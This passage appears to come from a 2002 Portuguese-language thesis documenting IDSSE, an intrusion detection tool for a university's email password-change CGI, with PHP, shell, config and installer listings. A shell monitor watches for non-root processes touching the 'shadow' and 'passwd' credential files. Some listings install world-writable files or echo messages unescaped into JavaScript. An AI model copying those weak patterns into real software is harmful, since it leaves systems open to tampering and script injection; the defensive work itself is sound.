                        Avisa(ALERTA, "Provável Ataque do IP $iphttp",
                                "Conforme estabelecido pelo padrão $status");
                $retorna = 2;
        }
        return($retorna);
}

Function HtmlBack($mensagem, $http, $status) { ##########################

$html = "
<style>
<!--
.RedLink:hover { color:#FF0000; text-decoration:nome;}
.RedLink { color:#000000; text-decoration: nome; font-family:
Arial, Verdana , Helvetica, sans-serif; font-size=14px }
-->
</style>

<center>
<strong>ALTERANDO SUA SENHA DO E-MAIL</strong>

<br><b><br>{<font color='#000FFF'>
{$mensagem}
<font color='#000000'>}<br><br>

<strong><font face='Arial' size='2'>
        <font color='#FFFFFF'>   
        <font color='#000000'> &gt;&gt;
        <font color='#FFFFFF'>
        <font color='#000000'>
        <a onclick='history.go(-1)' href='#' class='RedLink'>VOLTAR</a>
        <font color='#FFFFFF'>
        <font color='#000000'> &lt;&lt;</font></strong>
</center>";

if ($status) echo $html;

else echo "<script language=\"JavaScript\">alert(\"$mensagem\");</script>".
        "<meta http-equiv=\"Refresh\" content=\"1; URL=$http\">";

}

?>
```

=> **alerta_idsse.sh**

Padrão: Shell Copiado para o diretório da aplicação por: fx_copia.sh

Este programa Shell está principalmente relacionado à detecção de atividades desencadeadas no sistema operacional que visam acessar algum elemento da aplicação, o que também pode ser considerado como uma atividade maliciosa.

Quando o programa capta algum evento do sistema operacional que pode ser considerado suspeito, este evento é mostrado na tela do terminal que está executando o programa. Também são mostradas no "*display*" as informações que estão entrando no arquivo "alerta.log" possibilitando que além do e-mail a ser enviado ao administrador pela ocorrência do alerta, o mesmo disponha desta forma de visualizar a ocorrência do referido alerta.

Exemplo da ativação do programa no sistema operacional:

[root@Máquina idsse]# **./alerta_idsse.sh&**<*enter*>

Listagem do código fonte:

```
if [ ! -d "ids_controle" ]; then
        echo "Entre no diretório da aplicação para executar este alerta";
        echo "";
        exit;
fi

l="0";
d="31";
d1="32";

clear;
echo "" > /tmp/idsse1.tmp;

while true; do

        if [ "$d" != "$d1" ]; then
                d=`date +%d`;
                m=`date +%m`;
                a=`date +%Y`;
                arquivo="logs/alerta.log";
        fi

        for j in shadow alerta idsse analisar.inc mensagem.inc estrutura_fx
biblioteca_fx passwd; do
                c1=`ps -ef | grep "$j" | grep -av "root"`;
                c2=`ps -ef | grep "$j" | grep -av "root" | wc -l`;
                if [ $c2 != "0" ]; then
                ps -ef | grep "$j" | grep -av "root" >/tmp/idsse2.tmp;
                        x=`diff /tmp/idsse1.tmp /tmp/idsse2.tmp`;
                        if [ "x$x" = "x" ]; then
                                continue;
                        fi
                        cp -a /tmp/idsse2.tmp /tmp/idsse1.tmp;
                        x=`cat /tmp/idsse.tmp 2>/dev/null | wc -l`;
                        if [ $x -gt 10000  ]; then
                                echo "" > /tmp/idsse.tmp;
                        fi
                        echo "$j sendo acessado... ";
                echo "$j sendo acessado... " >> /tmp/idsse.tmp;
                        ps -ef | grep "$j" | grep -av "root";
                ps -ef | grep "$j" | grep -av "root" >> /tmp/idsse.tmp;
                        echo "";
                        echo "" >> /tmp/idsse.tmp;
                fi
done

v1=`grep -sc "$dt" $arquivo`;
if [ "x$v1" = "x" ]; then
        continue;
fi
if [ "$v1" = "0" ]; then
        continue;
fi
if [ "$v1" = "$l" ]; then
        continue;
fi
if [ "$l" = "0" ]; then
        l="$v1";
        continue;
fi

l="$v1";
p="p";

grep -sn "$dt" $arquivo | sed -n "$l$p" > /tmp/idssetr.tmp;
v2=`cat /tmp/idssetr.tmp 2>/dev/null`;
rm /tmp/idssetr.tmp 2>/dev/null;
if [ "x$v2" = "x" ]; then
        continue;
fi

x=`cat /tmp/idsse.tmp 2>/dev/null | wc -l`;
if [ $x -gt 10000  ]; then
        echo "" > /tmp/idsse.tmp;
fi

echo $v2;
v5=`echo $v2 | cut -f1 -d:`;
ip=`echo $v2 | cut -f5 -d#`;
nmblookup -A $ip;
echo "";

echo "$v2" >> /tmp/idsse.tmp;
nmblookup -A $ip >> /tmp/idsse.tmp;
echo "" >> /tmp/idsse.tmp;
```

=> **Arquivos de Log**

Os arquivos de "*log*" estão dentro do subdiretório "*logs*" da aplicação e têm as seguintes nominações, "sem_acesso", "acesso_externo", "acesso_interno" e "alerta.log".

Os arquivos gerais, sem a terminação "*.n*" (que indica o dia da semana), serão esvaziados, conforme definido no código fonte da "biblioteca_fx.inc", quando atingirem o tamanho de 15MB (quinze megabytes) e, os arquivos diários, com terminação "*.n*", são criados ou esvaziados em seu dia correspondente, ou seja, na execução da primeira operação de alteração de senha que ocorre no próprio dia, sendo: *".0*" para domingo, "*.1*" para segunda, "*.2*" para terça, "*.3*" para quarta, "*.4*" para quinta, "*.5*" para sexta e "*.6*" para sábado. Portanto, os arquivos descritos neste formato só mantêm informações do último dia de operação e conforme o código fonte da "biblioteca_fx.inc" estes arquivos ao atingir o tamanho de 5MB (cinco megabytes) serão esvaziados.

Os controles de tamanho para os arquivos de "*log*" são feitos pela aplicação para evitar que sejam mantidos arquivos extensos no sistema operacional, o que não é objetivo desta aplicação. Se o administrador desejar alterar os valores de tamanho para os referidos arquivos, basta somente alterá-los no código.

Exemplo de informação gravada nos arquivos de log:
01/08/2002#aless#09:48:13#200.213.37.2#10.1.2.0#Senha inválida para o usuário: aless

=> **mensagem.inc**

Padrão: PHP3 Gerada por: g_mensagem.inc

A função da biblioteca "*mensagem.inc*", a qual é incorporada pelos scripts idsse(s).php, é enviar ao administrador da segurança, via correio eletrônico, mensagens pertinentes à: falha, informação e alerta.

Listagem do código fonte:

```
<?php

########################################
#
# dns = DNS ou IP do Administrador da Segurança
#

Function Avisa($assunto, $mensagem, $dados) { ######

        $de   = "suporte@urisan.tche.br";
        $dns  = "www.urisan.tche.br";
        $para = "aless@urisan.tche.br";

        list($dt, $user, $hr, $ip1, $ip2) = split("#", DLOG, 5);

        $mensagem = "$mensagem \n == Informações Complementares ==
\n".
                " Data: $dt - $hr \n Usuário: $user \n".
                " IPs: > $ip1   > $ip2 \n Descrição: $dados";

        $FD_SOCK = fsockopen($dns, 25, &$errno, &$errstr, 30);

        IF ($FD_SOCK) {

                fputs($FD_SOCK, "hello\n");
                fputs($FD_SOCK, "mail from: $de\n");
                fputs($FD_SOCK, "rcpt to: $para\n");
                fputs($FD_SOCK, "data\n");
                fputs($FD_SOCK, "Subject: $assunto\n");
                fputs($FD_SOCK, "\n");
                fputs($FD_SOCK, "\n");
                fputs($FD_SOCK, "$mensagem\n");
                fputs($FD_SOCK, ".\n");
                fputs($FD_SOCK, "quit\n");

                fclose($FD_SOCK);

        }
        else mail($para, $assunto, $mensagem, "From: $de\nReply-To:
$de\n");

}

?>
```

=> **analisar.inc**

Padrão: PHP3 Gerada por: g_analisar.inc

Nesta biblioteca, a qual é incorporada pelos scripts idsse(s).php, estão definidos alguns parâmetros (que foram fornecidos no momento da sua geração) que servirão de base para uma melhor orientação na analise das requisições de alteração de senha e execução de ações quando da detecção de uma atividade que provavelmente se refere a um ataque.

Listagem do código fonte:

```
<?php

Function Analisa() { ########################################

        $total_log= 13;
        $tempo_log= 45;
        $ipqtd_log= 13;
        $retorna  = 0;

        IF ($total_log && $ipqtd) {
                if ($retorna = LimiteDeAlteracoesIP($ipqtd))
                TrataLog("Bloqueio do IP (vários usuários)", 0);
        }

        IF ($tempo_log && !$retorna) {
                if ($retorna = TempoDeBloqueio($tempo_log))
                TrataLog("Bloqueio do IP (tempo de acesso)", 0);
        }

        IF ($total_log && !$retorna) {
                if ($retorna = LimiteDeAlteracoes($total_log))
                TrataLog("Bloqueio do IP (nr. de alterações)", 0);
        }

        if ($retorna)
                HtmlBack("Operação Bloqueada! Tente novamente ".
                        "amanhã, ou de outra máquina.",
HTTPHTML, HTMER);

        ELSE IF ($retorna = ProcuraPadrao($tempo_log)) {

                IF ($retorna == 1) {
                TrataLog("Bloqueado - Provável Ataque", 0);
                HtmlBack("$user, tente alterar sua senha mais tarde!",
                                        HTTPHTML, HTMER);
                }
                else $retorna = 0;
        }

        return($retorna);
}

?>
```

=> **instala.txt**

Este arquivo é criado ao final da execução do programa de instalação "instala" e guarda os parâmetros fornecidos para a instalação da aplicação, servindo de base para que outros programas da aplicação possam efetuar operações de configuração, atualização e de geração de outros elementos da própria aplicação.

Conforme o conteúdo do arquivo "instala.txt" os campos que não possuem a marcação "(1)" não devem ser alterados, caso contrário o bom funcionamento da aplicação pode ser comprometido. Também é importante observar que quando da alteração de um campo do arquivo, esta alteração deve ser realizada no espaço além do delimitador "#" preservando-se o nome da variável.

Listagem do arquivo instala.txt no SO:

Com parâmetros da instalação demonstrada neste trabalho, no item 4.5.3 – instalação da aplicação:

[root@Máquina ids_instala]# **cat instala.txt**<***enter***>

=> Diretório (percurso absoluto) de armazenamento das páginas html:
LOCALHTML#/home/httpd/html
a descrição acima não pode ser alterada depois de instalado o idsse

=> Diretório (percurso absoluto) de armazenamento dos scripts php:
LOCALPHP#/home/httpd/html
a descrição acima não pode ser alterada depois de instalado o idsse

=> Local ou Diretório (percurso absoluto) do script chetcpasswd.cgi:;
LOCALCHET#/home/httpd/cgi-bin
a descrição acima não pode ser alterada depois de instalado o idsse

=> Nome de Domínio do Servidor de E-mail:
DOMINIOS#www2.urisan.tche.br

=> Sufixo do Nome de Domínio do Servidor de E-mail: (1)
SUFIXOS#urisan.tche.br

=> Apelido para o E-mail do Remetente que Informa o Adm. da Segurança (1)
Assume (suporte) para o seguinte: suporte@urisan.tche.br
ESUPORTE#suporte

=> E-mail do Administrador da Segurança: (1)
EADMINISTRA#aless@urisan.tche.br

=> IP ou DNS do Administrador da Segurança: (1)
DADMINISTRA#www.urisan.tche.br

(1) Ao alterar campo(s) com esta marcação execute novamente <g_mensagem.sh>
no sistema operacional, para gerar novamente a biblioteca <mensagem.inc>

=> **sensor.conf**

Este arquivo é criado ao final da execução do programa de instalação "instala" e guarda os parâmetros de configuração, para o(s) script(s) da aplicação e para a página *HTML "default*" que é gerada pela aplicação.

É importante observar que quando da alteração de um campo do arquivo, esta alteração deve ser realizada no espaço além do delimitador "#" preservando-se o nome da variável.

Listagem do arquivo sensor.conf no SO:

Com parâmetros da instalação demonstrada no item 4.5.3 – instalação da aplicação:

```
[root@Máquina ids_instala]# cat sensor.conf<enter>

=> Digite a 1a Linha que ira constar antes das outras LINHAS DE AVISO   (1)
   para o script <idsse.html> (somente se você for utilizá-lo)
LINHAHTML#Você deve estar na rede local do campus ou conectado pelo provedor URINET

=> Endereço Eletrônico para acesso aos script(s) php que funcionam como (1)
   sensor(es) da aplicação. <idsse.php, idsse1.php, idsse2.php ... idsse9.php>
HTTPPHP#www2.urisan.tche.br

=> Endereço Eletrônico da página que irá chamar o script <idsse.php> a qual (2)
   repassará para o mesmo as informações de alteração de senha:
         > Página (default) gerada pelo g_idsse.html para acessar o   (1) (2)
           script idsse.php
HTTPHTML#0#www2.urisan.tche.br/idsse.html
         > Defina abaixo outras páginas que irão repassar dados ao sensor.(2)
         > Para cada página definida, na execução do gerador <g_idsse.php>,
           será criado um script php correspondende que funcionará como
           sensor, podendo ser gerados até 9 sensores.
HTTPHTML#1#
HTTPHTML#2#
HTTPHTML#3#
HTTPHTML#4#
HTTPHTML#5#
HTTPHTML#6#
HTTPHTML#7#
HTTPHTML#8#
HTTPHTML#9#

(1) Ao alterar campo(s) com esta marcação execute novamente <g_idsse.html>
    no sistema operacional, para gerar novamente a página html <idsse.html>
    com as novas definições.
(2) Ao alterar campo(s) com esta marcação execute novamente <g_idsse.php>
    no sistema operacional, para gerar novamente os scripts <idsses.php>
    com as novas definições (idsse.php, idsse1.php, ..., idsse9.php).
```

=> **idsse.html**

Padrão: HTML Gerada por: g_idsse.html

Listagem do código fonte:

```
<!DOCTYPE HTML PUBLIC '-//IETF//DTD HTML//EN'>
<html>
<meta http-equiv='Content-Type'content='text/html; charset=iso-8859-1'>
<meta name='GENERATOR'content='Microsoft FrontPage 3.0'>

<style><!--
.RedLink:hover { color:#FF0000; text-decoration:nome;}
.RedLink { color:#000000; text-decoration: nome; font-family:
Arial, Verdana , Helvetica, sans-serif; font-size=14px }
--></style>

<font size='2'>

<tr><td width='100%'><p align='center'><big><strong>
        ALTERE SUA SENHA DO E-MAIL</strong></big></td></tr>

<tr><td width='100%'> <p align='justify'>
        Por medida de segurança, lembre-se dessas regras antes de alterar
sua senha:<br><br>

<img src='certo.gif'WIDTH='13'HEIGHT='13'>  
        Você deve estar na rede local do campus ou conectado pelo
provedor URINET.<br>

<img src='certo.gif'WIDTH='13'HEIGHT='13'>  
        A senha pode conter letras maiúsculas e/ou minúsculas.<br>

<img src='certo.gif'WIDTH='13'HEIGHT='13'>  
        Você pode utilizar letras, números ou qualquer caracter do
teclado.<br>

<img src='certo.gif'WIDTH='13'HEIGHT='13'>  
        A nova senha deve conter de seis (6) a oito (8) caracteres de
comprimento.<br>

<img src='certo.gif'WIDTH='13'HEIGHT='13'>  
        A nova senha deve conter pelo menos três (3) letras (a-z) e dois (2)
números (0-9).

<form action='http://www2.urisan.tche.br/idsse.php'method='POST'>

<div align='left'>
<table border='0'width='98%'cellspacing='0'cellpadding='0'height='81'>

<tr><td width='100%'height='13'><hr align='center'></td></tr>

<tr><td width='100%'height='12'>
        <b>        Usuário:</b>
        <input size='10'name='user'><b>@urisan.tche.br</b></td></tr>

<tr><td width='100%'height='25'>
        <b>Senha Atual:</b>
        <input type='password'size='10'value name='old_pw'></td></tr>

<tr><td width='100%'style='border-top: 1px solid; margin-top: 1px; padding-top:
1px'height='16'>
        <b>Nova Senha:</b>
        <input type='password'size='10'value name='new_pw1'>
        <b> Redigite a Nova Senha</b>
        <input type='password'size='10'value name='new_pw2'></td></tr>

<tr><td width='100%'style='margin-top: 1px; padding-top: 1px'height='15'><hr
align='center'></td></tr>

</table>
</div>

<div align='left'>
<table border='0'width='98%'cellspacing='0'cellpadding='0'>

<tr><td width='100%'><div align='center'><center><p><font face='Arial'size='2'>
        <input type='submit'value='Altere minha senha'name='change'>
             
        <input type='reset'value='Limpe os
campos'name='reset'></font></div></td></tr>

</table>
</div>

<br><br><strong><font face='Arial'>
        <font color='#FFFFFF'>   
        <font color='#000000'> &gt;&gt;
        <font color='#FFFFFF'>
        <font color='#000000'>
        <a onclick='history.go(-1)' href='#' class='RedLink'>VOLTAR</a>
        <font color='#FFFFFF'>
        <font color='#000000'> &lt;&lt;</font></strong>

</html>
```


A: *Informação extraída do arquivo **sensor.conf**, quando da geração*
"LINHAHTML#Você deve estar na rede local do campus ou conectado pelo provedor URINET"

B: *Acesso ao sensor **idsse.php** Informação extraída do arquivo **sensor.conf**, quando da geração*
"HTTPPHP#www2.urisan.tche.br"

C: *Informação extraída do arquivo **instala.txt**, quando da geração*
"SUFIXOS#urisan.tche.br"

Exemplo da página html, gerada com parâmetros da instalação demonstrado neste trabalho, no item 4.5.3 – instalação da aplicação:

URL: http://www2.urisan.tche.br/idsse.html



=> **idsse.conf**

Este arquivo é criado ao final da execução do programa de configuração "configura" e guarda os parâmetros de configuração referente o acesso dos scripts PHP ao novo nome do script "chetcpasswd.cgi" para a efetivação da operação de alteração de senha do correio eletrônico.

Listagem do arquivo sensor.conf no SO:

Com parâmetros da instalação demonstrada neste trabalho, no item 4.5.3 – instalação da aplicação:

[root@Máquina idsse]# **cat idsse.conf***<enter>*

As variáveis definidas neste arquivo são lidas pelo(s) sensores:

Você pode alterar o conteúdo delas através da edição deste arquivo ou entrando no subdiretório <ids_instal> e executando o programa atualiza

Ao alterar este arquivo através da sua edição, renomei-e o script chetcpasswd.cgi que está com o nome antigo para o nome atual e altere o endereço eletrônico de acesso ao mesmo.

=> Novo nome do script chetcpasswd.cgi:
NOMECHET#nomequalquer

=> Endereço Eletrônico do acesso ao script <chetcpasswd.cgi> agora c/novo nome
HTTPCHET#www2.urisan.tche.br/cgi-bin/idsse/nomequalquer

ANEXO C - ELEMENTOS DA INSTALAÇÃO

Este anexo apresenta os programas que se referem à instalação, configuração e geração de componentes lógicos e funcionais da aplicação, os quais são os seguintes e estão com o código fonte listado nos respectivos subanexos:

Os programas são escritos em Shell padrão LINUX e são, disponibilizados neste trabalho, dentro de um arquivo no formato tar <idsse.tar>.

Lista do conteúdo do arquivo: idsse.tar

tar –tvf idsse.tar<*enter*>
```
drwxrwxrwx     root/root        0        2002-08-08 20:47:58 idsse.instal/
-rwxrwxrwx     root/root     1788        2002-08-08 14:45:39 idsse.instal/alerta_idsse.sh
-rwxrwxrwx     root/root      675        2002-08-08 14:45:39 idsse.instal/certo.gif
-rwxrwxrwx     root/root     3388        2002-08-08 14:45:39 idsse.instal/configura
-rwxrwxrwx     root/root     3957        2002-08-08 14:45:39 idsse.instal/g_analisar.inc
-rwxrwxrwx     root/root     4357        2002-08-08 14:45:39 idsse.instal/g_idsse.html
-rwxrwxrwx     root/root     3375        2002-08-08 14:45:39 idsse.instal/g_idsse.php
-rwxrwxrwx     root/root     1922        2002-08-08 14:45:39 idsse.instal/g_mensagem.inc
-rwxrwxrwx     root/root    17308        2002-08-08 14:45:39 idsse.instal/instala
-rwxrwxrwx     root/root    10974        2002-08-08 14:45:39 idsse.instal/biblioteca_fx.inc
-rwxrwxrwx     root/root     4847        2002-08-08 14:45:39 idsse.instal/estrutura_fx.req
-rwxrwxrwx     root/root     1207        2002-08-08 14:45:39 idsse.instal/fx_copia.sh
```

Programa: **instala**

Primeiramente será mostrada a estrutura de arquivos criada no SO a partir da execução da instalação e posteriormente é listado o código fonte do programa de instalação.

Estrutura de arquivos criada no SO a partir da instalação: **********

[root@Máquina *DiretórioDeInstalação*]# **ls -lR idsse**<*enter*>
```
idsse:
total 8
drwxrwx---     2 root nobody    4096    Aug 8 20:47 ids_controle
drwx------     2 root root      4096    Aug 8 20:47 ids_instala
lrwxrwxrwx     1 root root        14    Aug 8 20:47 logs -> /var/log/idsse

idsse/ids_controle:
total 0

idsse/ids_instala:
total 132
-rwxrwxrwx     1 root root      1788    Aug 8 14:45 alerta_idsse.sh
-rwxrwxrwx     1 root root     10974    Aug 8 14:45 biblioteca_fx.inc
-rwxrwxrwx     1 root root       675    Aug 8 14:45 certo.gif
```

```
-rwsr-xr-x    1 root root    45537  Apr 26 20:05 chetcpasswd.cgi
-rwxrwxrwx    1 root root     3388  Aug 8 14:45 configura
-rwxrwxrwx    1 root root     4847  Aug 8 14:45 estrutura_fx.req
-rwxrwxrwx    1 root root     1207  Aug 8 14:45 fx_copia.sh
-rwxrwxrwx    1 root root     3957  Aug 8 14:45 g_analisar.inc
-rwxrwxrwx    1 root root     4357  Aug 8 14:45 g_idsse.html
-rwxrwxrwx    1 root root     3375  Aug 8 14:45 g_idsse.php
-rwxrwxrwx    1 root root     1922  Aug 8 14:45 g_mensagem.inc
-rwxrwxrwx    1 root root    17308  Aug 8 14:45 instala
-rw-r--r--    1 root root     1113  Aug 8 20:47 instala.txt
-rw-r--r--    1 root root     1504  Aug 8 20:47 sensor.conf
[root@Máquina DiretórioDeInstalação]# ls idsse/logs<enter>
acesso_externo          acesso_externo.6        acesso_interno.5        sem_acesso.3
acesso_externo.0        acesso_interno          acesso_interno.6        sem_acesso.4
acesso_externo.1        acesso_interno.0        alerta.log              sem_acesso.5
acesso_externo.2        acesso_interno.1        sem_acesso              sem_acesso.6
acesso_externo.3        acesso_interno.2        sem_acesso.0
acesso_externo.4        acesso_interno.3        sem_acesso.1
acesso_externo.5        acesso_interno.4        sem_acesso.2
[root@Máquina DiretórioDeInstalação]# _
```

Observação: o arquivo de "*logs*" dentro do diretório "*idsse*" é "*linkado*" com o diretório "/var/log/idsse", que também é criado pela instalação. Se houver algum problema no "*link*" entre esses diretórios, então, o programa de instalação criará o diretório "*logs*" dentro do diretório "*idsse*".

Mais os seguintes elementos com a execução de g_idsse.php e g_idsse.html pela instalação:

```
[root@Máquina DiretórioDeScriptsPHP]# ls -l idsse.php<enter>
-rw-r--r--    1 root     root          464 Aug  8 20:55 idsse.php

[root@Máquina DiretórioDePáginasHML]# ls -l cer*gif idsse.html<enter>
-rw-r--r--    1 root     root          675 Jun 10 11:19 certo.gif
-rw-r--r--    1 root     root         2844 Aug 8 20:55 idsse.html
```

Listagem do código fonte:

```
clear;
echo "Testando comandos do Sistema Operacional";
T=`echo "OK#FALHOU" | sed "s/#FALHOU//g" 2>/dev/null`;
if [ "$T" = "OK" ]; then
        echo "comando sed: OK";
else
        echo "comando sed: Falhou";
        exit;
fi
T=`echo "OK#FALHOU" | cut -f1 -d"#" 2>/dev/null`;
if [ "$T" = "OK" ]; then
        echo "comando cut: OK";
else
        echo "comando cut: Falhou";
        exit;
fi
touch idsse.tmp;
if [ -f "idsse.tmp" ]; then
        echo "comando touch: OK";
        rm idsse.tmp 2>/dev/null;
else
        echo "comando touch: Falhou";
        exit;
fi
echo "Tecle <enter> para prosseguir...";
read T;

CDORIGEM=`pwd`;

echo "#####################################################";
echo "# Programa de Instalação do IDSSE                   > 1/5";
echo "# Sistema de Detecção de Intrusão aplicado à alteração da Senha do eMail";
echo "#";
echo "# Aplicação direcionada para utilização do script CGI <chetcpasswd.cgi>";
echo "#         By Alessandro Freitas de Oliveira <aless@urisan.tche.br>";
echo "#         Criado em: Junho/2002    Versão: 1    Idioma: Português";
echo "#";
echo "#  => Digite 'f' para sair da instalação em qualquer momento";
echo "#####################################################";
echo "";
echo "      Atenção! De prefência instale o aplicativo no diretório padrão";
echo "        para aplicações ou scripts CGI, conforme definições do http";
echo "";

while true; do ############################################
echo "=> Diretório de Instalação para o IDSSE";
if [ -d "/home/httpd/cgi-bin" ]; then
        echo "   <enter> Assume o seguinte valor: /home/httpd/cgi-bin";
fi
read D_INSTALL;
if [ "x$D_INSTALL" = "x" ]; then
        D_INSTALL="/home/httpd/cgi-bin";
fi
if [ "$D_INSTALL" = "f" ]; then
        echo "Não executou a instalação!";
        exit;
fi
if [ -d $D_INSTALL ]; then
        if [ -d "$D_INSTALL/idsse" ]; then
                echo "O IDS já está instalado neste diretório...";
```

```
                exit;
        fi
        break;
fi
echo "Não encontrou $D_INSTALL";
done
cd $D_INSTALL 2>/dev/null;
D_INSTALL=`pwd`;
cd $CDORIGEM 2>/dev/null;

clear;
echo "#####################################################";
echo "# Programa de Instalação do IDSSE                   > 2/5";
echo "# Sistema de Detecção de Intrusão aplicado à alteração da Senha do eMail";
echo "# Instalação em: $D_INSTALL/idsse";
echo "#";
echo "# Utilize sempre o percurso absoluto para localização dos diretórios";
echo "#  => Digite 'f' para sair da instalação em qualquer momento";
echo "#####################################################";
echo "";

LOCALCHET="";
LOCALHTML_E="";
LOCALPHP_E="";

if [ -f "/home/httpd/cgi-bin/chetcpasswd.cgi" ]; then
        LOCALCHET="/home/httpd/cgi-bin";
fi
if [ -d "/home/httpd/html" ]; then
        LOCALHTML_E="/home/httpd/html";
fi
if [ -d "/home/httpd/html/php" ]; then
        LOCALPHP_E="/home/httpd/html/php";
else
        if [ -d "/home/httpd/html" ]; then
                LOCALPHP_E="/home/httpd/html";
        fi
fi
if [ "x$LOCALCHET" != "x" ]; then
        echo "=> Script <chetcpasswd.cgi> em: $LOCALCHET";
        echo "";
fi

while true; do ##############################################
echo "=> Diretório de armazenamento das páginas html:";
if [ "x$LOCALHTML_E" != "x" ]; then
        echo "   <enter> Assume o seguinte valor: $LOCALHTML_E";
fi
read LOCALHTML;
if [ "x$LOCALHTML" = "x" ]; then
        LOCALHTML="$LOCALHTML_E";
else
        if [ "$LOCALHTML" = "f" ]; then
                echo "Não executou a instalação!";
                exit;
        fi
fi
if [ -d "$LOCALHTML" ]; then
        break;
fi
echo "Não encontrou $LOCALHTML";
done
cd $LOCALHTML 2>/dev/null;
LOCALHTML=`pwd`;
cd $CDORIGEM 2>/dev/null;

while true; do ##############################################
echo "=> Diretório de armazenamento dos scripts php:";
if [ "x$LOCALPHP_E" != "x" ]; then
        echo "   <enter> Assume o seguinte valor: $LOCALPHP_E";
fi
read LOCALPHP;
if [ "x$LOCALPHP" = "x" ]; then
        LOCALPHP="$LOCALPHP_E";
else
        if [ "$LOCALPHP" = "f" ]; then
                echo "Não executou a instalação!";
                exit;
        fi
fi
if [ -d "$LOCALPHP" ]; then
        break;
fi
echo "Não encontrou $LOCALPHP";
if [ -d "/home/httpd/html" ]; then
        LOCALPHP_E="/home/httpd/html";
fi
done
cd $LOCALPHP 2>/dev/null;
LOCALPHP=`pwd`;
cd $CDORIGEM 2>/dev/null;

while [ "x$LOCALCHET" = "x" ]; do ###########################
echo "=> Diretório onde se localiza o script chetcpasswd.cgi:";
read LOCALCHET;
if [ "$LOCALCHET" = "f" ]; then
        echo "Não executou a instalação!";
        exit;
fi
cd $LOCALCHET 2>/dev/null;
if [ -f "chetcpasswd.cgi" ]; then
        LOCALCHET=`pwd`;
        break;
fi
cd $CDORIGEM 2>/dev/null;
echo "Não encontrou chetcpasswd.cgi em $LOCALCHET";
echo "";
done
cd $CDORIGEM 2>/dev/null;

clear;
echo "#####################################################";
echo "# Programa de Instalação do IDSSE                   > 3/5";
echo "# Sistema de Detecção de Intrusão aplicado à alteração da Senha do eMail";
echo "# Instalação em: $D_INSTALL/idsse";
echo "#";
echo "# Utilize sempre o percurso absoluto para localização dos diretórios";
echo "#  => Digite 'f' para sair da instalação em qualquer momento";
echo "#####################################################";
echo "";

DOMINIOS_E=`grep -s "ServerName ww" /etc/httpd/conf/httpd.conf | sed -n "1p" | cut
-f2 -d" "`;
SUFIXOS_E=`echo $DOMINIOS_E | cut -f1 -d"."`;
SUFIXOS_E=`echo $DOMINIOS_E | sed "s/$SUFIXOS_E.//g"`;
ESUPORTE_E="suporte";

while true; do ##############################################
echo "=> Nome de Domínio do Servidor de E-mail  Exemplo:
www.<nomeservidor>.br";
if [ "x$DOMINIOS_E" != "x" ]; then
        echo "   <enter> Assume o seguinte valor: $DOMINIOS_E";
fi
read DOMINIOS;
if [ "x$DOMINIOS" = "x" ]; then
        if [ "x$DOMINIOS_E" != "x"  ]; then
                DOMINIOS="$DOMINIOS_E";
        fi
else
        SUFIXOS_E=`echo $DOMINIOS | cut -f1 -d"."`;
        SUFIXOS_E=`echo $DOMINIOS | sed "s/$SUFIXOS_E.//g"`;
fi
if [ "x$DOMINIOS" != "x" ]; then
        if [ "$DOMINIOS" = "f" ]; then
                echo "Não executou a instalação!";
                exit;
        fi
        break;
fi
done

while true; do ##############################################
echo "=> Sufixo do DNS (E-mail)  Exemplo: <nomeservidor>.br";
echo "   <enter> Assume o seguinte valor: $SUFIXOS_E";
read SUFIXOS;
if [ "x$SUFIXOS" = "x" ]; then
        SUFIXOS="$SUFIXOS_E";
fi
if [ "x$SUFIXOS" != "x" ]; then
        if [ "$SUFIXOS" = "f" ]; then
                echo "Não executou a instalação!";
                exit;
        fi
        break;
fi
done
```

```
while true; do ##############################################
echo "=> Apelido para o E-mail do Remetente que Informa o Adm. da Segurança";
echo "          <enter> Assume ($ESUPORTE_E) para o seguinte:
$ESUPORTE_E@$SUFIXOS";
read ESUPORTE;
if [ "x$ESUPORTE" = "x" ]; then
        ESUPORTE="$ESUPORTE_E";
fi
if [ "x$ESUPORTE" != "x" ]; then
        if [ "$ESUPORTE" = "f" ]; then
                echo "Não executou a instalação!";
                exit;
        fi
        break;
fi
done


clear;
echo "#####################################################";
echo "# Programa de Instalação do IDSSE                   > 4/5";
echo "# Sistema de Detecção de Intrusão aplicado à alteração da Senha do eMail";
echo "# Instalação em: $D_INSTALL/idsse";
echo "#";
echo "# Configuração do E-Mail e Domínio do Administrador da Segurança,";
echo "#       responsável pelo recebimento de alertas desta aplicação.";
echo "# Definição da 1a linha de aviso do script idsse.html para o caso";
echo "#       da sua utilização.";
